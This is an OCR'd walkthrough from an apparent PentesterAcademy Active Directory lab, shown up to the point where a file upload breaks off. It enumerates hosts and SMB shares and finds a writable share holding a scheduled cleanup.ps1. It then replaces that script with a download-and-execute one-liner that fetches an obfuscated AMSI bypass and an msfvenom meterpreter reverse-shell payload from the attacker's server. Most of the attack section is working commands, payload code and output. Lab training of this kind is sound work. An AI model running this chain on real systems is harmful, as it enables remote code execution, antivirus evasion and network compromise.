
Red Team teacher: Nikhil Mittal




The Lab Environment

- Available at https://linuxad.io/
- Fully patched Server 2019 machines with Windows Defender.
- Server 2016 Forest Functional Level.


PentesterAcademy.com

Attacking Active Directory with Linux

- **Enumeration**




```
root@kali:~/Desktop# fping -a -g 192.168.2.0/24
192.168.2.1
192.168.2.2
192.168.2.21
192.168.2.35
192.168.2.78
192.168.2.168
```




```
root@kali:~# nmap -A -T5 -sV -O 192.168.2.0/24 -oN /root/Desktop/result
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-20 06:48 EDT
Nmap scan report for cola-dc.cola.local (192.168.2.2)
Host is up (0.0016s latency).
Not shown: 988 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-06-20 10:48:44Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cola.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=cola-dc.cola.local
| Subject Alternative Name: othername:<unsupported>, DNS:cola-dc.cola.local
| Not valid before: 2020-01-19T09:47:45
|_Not valid after:  2021-01-18T09:47:45
|_ssl-date: 2020-06-20T10:51:47+00:00; 0s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cola.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=cola-dc.cola.local
| Subject Alternative Name: othername:<unsupported>, DNS:cola-dc.cola.local
| Not valid before: 2020-01-19T09:47:45
|_Not valid after:  2021-01-18T09:47:45
|_ssl-date: 2020-06-20T10:51:47+00:00; 0s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: cola.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=cola-dc.cola.local
| Subject Alternative Name: othername:<unsupported>, DNS:cola-dc.cola.local
| Not valid before: 2020-01-19T09:47:45
|_Not valid after:  2021-01-18T09:47:45
|_ssl-date: 2020-06-20T10:51:47+00:00; 0s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cola.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=cola-dc.cola.local
| Subject Alternative Name: othername:<unsupported>, DNS:cola-dc.cola.local
| Not valid before: 2020-01-19T09:47:45
```

SMB enumeration with metasploit




```
msf5 auxiliary(scanner/smb/smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   LogSpider       3                no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
   MaxDepth        999              yes       Max number of subdirectories to spider
   RHOSTS                           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   SMBDomain       .                no        The Windows domain to use for authentication
   SMBPass                          no        The password for the specified username
   SMBUser                          no        The username to authenticate as
   ShowFiles       false            yes       Show detailed information when spidering
   SpiderProfiles  true             no        Spider only user profiles when share = C$
   SpiderShares    false            no        Spider shares recursively
   THREADS         1                yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.2.2,21,169,78,169,35
RHOSTS => 192.168.2.2,21,169,78,169,35
msf5 auxiliary(scanner/smb/smb_enumshares) > run

[-] 192.168.2.2:139       - Login Failed: Unable to Negotiate with remote host
[*] 192.168.2.2,21,169,78,169,35: - Scanned 1 of 5 hosts (20% complete)
[-] 192.168.2.21:139      - Login Failed: Unable to Negotiate with remote host
[+] 192.168.2.21:445      - ADMIN$ - (DISK) Remote Admin
[+] 192.168.2.21:445      - C$ - (DISK) Default share
[+] 192.168.2.21:445      - files - (DISK)
[+] 192.168.2.21:445      - IPC$ - (IPC) Remote IPC
[*] 192.168.2.2,21,169,78,169,35: - Scanned 2 of 5 hosts (40% complete)
[-] 192.168.2.35:139      - Login Failed: Unable to Negotiate with remote host
[*] 192.168.2.2,21,169,78,169,35: - Scanned 3 of 5 hosts (60% complete)
[-] 192.168.2.78:139      - Login Failed: Unable to Negotiate with remote host
[*] 192.168.2.2,21,169,78,169,35: - Scanned 4 of 5 hosts (80% complete)
[*] 192.168.2.2,21,169,78,169,35: - Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
```

Looks like we can access shares on 192.168.2.21. Let's use smbclient utility to access the 'files' share without a password prompt (-N option) in Terminal 2:




```
msf5 auxiliary(scanner/smb/smb_enumshares) > smbclient -N \\\\192.168.2.21\\files
[*] exec: smbclient -N \\\\192.168.2.21\\files

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jan 16 07:57:24 2020
  ..                                  D        0  Thu Jan 16 07:57:24 2020
  logs                                D        0  Thu Jan 16 07:57:24 2020
  maintenance                         D        0  Sun Mar 22 08:54:26 2020

                3774463 blocks of size 4096. 1663821 blocks available
smb: \> cd logs
smb: \logs\> ls -la
NT_STATUS_NO_SUCH_FILE listing \logs\-la
smb: \logs\> cd ..
smb: \> cd maintenance
smb: \maintenance\> ls
  .                                   D        0  Sun Mar 22 08:54:26 2020
  ..                                  D        0  Sun Mar 22 08:54:26 2020
  cleanup.ps1                         A      300  Sun Mar 22 08:47:57 2020

                3774463 blocks of size 4096. 1663805 blocks available
smb: \maintenance\> get cleanup.ps1
getting file \maintenance\cleanup.ps1 of size 300 as cleanup.ps1 (48.8 KiloBytes/sec) (average 48.8 KiloBytes/sec)
```

Downloading and checking the file “cleanup.ps1”. As it stated, the server launches it every 5 minutes to clear logs folder.




```
######################### script to clear logs from C:\logs every 5 minutes #####################
rm -force C:\logs\*.log -ErrorAction SilentlyContinue
~
~
~
~
~
```

Let’s create a simple file and add it to the smb “files” share to check if we can modify cleanup.ps1 and generate a reverse shell payload.



```
root@kali:~# echo "this is a test" > test.txt
```


Now on Metasploit with smbclient we try to add the test file



```
smb: \maintenance\> pu test.txt
putting file test.txt as \maintenance\test.txt (1.6 kb/s) (average 1.6 kb/s)
smb: \maintenance\> ls
  .                                   D        0  Sat Jun 20 07:27:54 2020
  ..                                  D        0  Sat Jun 20 07:27:54 2020
  cleanup.ps1                         A      300  Sun Mar 22 08:47:57 2020
  test.txt                            A       15  Sat Jun 20 07:27:54 2020

                3774463 blocks of size 4096. 1663773 blocks available
```

With msfvenom let’s generate the Powershell payload using this command line

msfvenom -p windows/x64/meterpreter_reverse_tcp -f psh LHOST=192.168.2.1 -o payload.ps1



/root/payload.ps1 - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

```
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint
dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags,
IntPtr lpThreadId);
"@

$fCtgxXKfVmw = Add-Type -memberDefinition $aFXarDCMnE -Name "Win32" -namespace
Win32Functions -passthru

[Byte[]]$cogxhMiSN = [illegible]


$UpHqqcqpHTyfOk = $fCtgxXKfVmw::VirtualAlloc(0,[Math]::Max($cogxhMiSN.Length,
0x1000),0x3000,0x40)

[System.Runtime.InteropServices.Marshal]::Copy($cogxhMiSN,0,$UpHqqcqpHTyfOk,
$cogxhMiSN.Length)

$fCtgxXKfVmw::CreateThread(0,0,$UpHqqcqpHTyfOk,0,0,0)
while(1){sleep 5}
```

- Last line added at the end of the payload so that it doesn't exit immediately when getting the metepreter session.


Windows Defender will detect the msfvenom payload. We can use the below AMSI bypass in a file and download-execute it before the actual payload:

https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell


master
ADModule-master.zip
amsibypass
tes/sec)
root@kali: ~/Desktop/tools
File Actions Edit View Help
root@kali: ~/Desktop/tools


```
root@kali:~/Desktop/tools# cat amsibypass
sET-ItEM ( 'V'+'aR' +  'IA' + 'blE:1q2'  + 'uZx'  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    GeT-Vari
  "{6}{3}{1}{4}{2}{0}{5}" -f'Util','A','Amsi','.Management.','utomation.','s','System'  ) )."g`etf`iElD"(
3}" -f 'Stat','i','NonPubli','c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
```

Now, we can modify cleanup.ps1 to include a staged payload which first runs one-liner for bypassing AMSI and then to run the msfvenom payload while setting up the local server.




```
root@kali:~/Desktop/tools# cat cleanup.ps1
iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing http://192.168.2.1:8000/payload.ps1)
root@kali:~/Desktop/tools# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Setting up the reverse handler




```
msf5 auxiliary(scanner/smb/smb_enumshares) > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost eth0
lhost ⇒ eth0
msf5 exploit(multi/handler) > TUN
[-] Unknown command: TUN.
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.1:4444
```

Adding the file to the smb Files share



```
root@kali:~# smbclient -N \\\\192.168.2.21\\files
Try "help" to get a list of possible commands.
smb: \> cd maintenance
smb: \maintenance\> LS
  .                                   D        0  Sat Jun 20 07:27:54 2020
  ..                                  D        0  Sat Jun 20 07:27:54 2020
  cleanup.ps1                         A      300  Sun Mar 22 08:47:57 2020
  test.txt                            A       15  Sat Jun 20 07:27:54 2020

                3774463 blocks of size 4096. 1662837 blocks available
smb: \maintenance\> rm cleanup.ps1
smb: \maintenance\> ls
  .                                   D        0  Sat Jun 20 08:34:23 2020
  ..                                  D        0  Sat Jun 20 08:34:23 2020
  test.txt                            A       15  Sat Jun 20 07:27:54 2020

                3774463 blocks of size 4096. 1662838 blocks available
smb: \maintenance\> put cleanup.ps1
putting file cleanup.ps1 as \maintenance\cleanup.ps1 (146.5 kb/s) (average 146.5
```

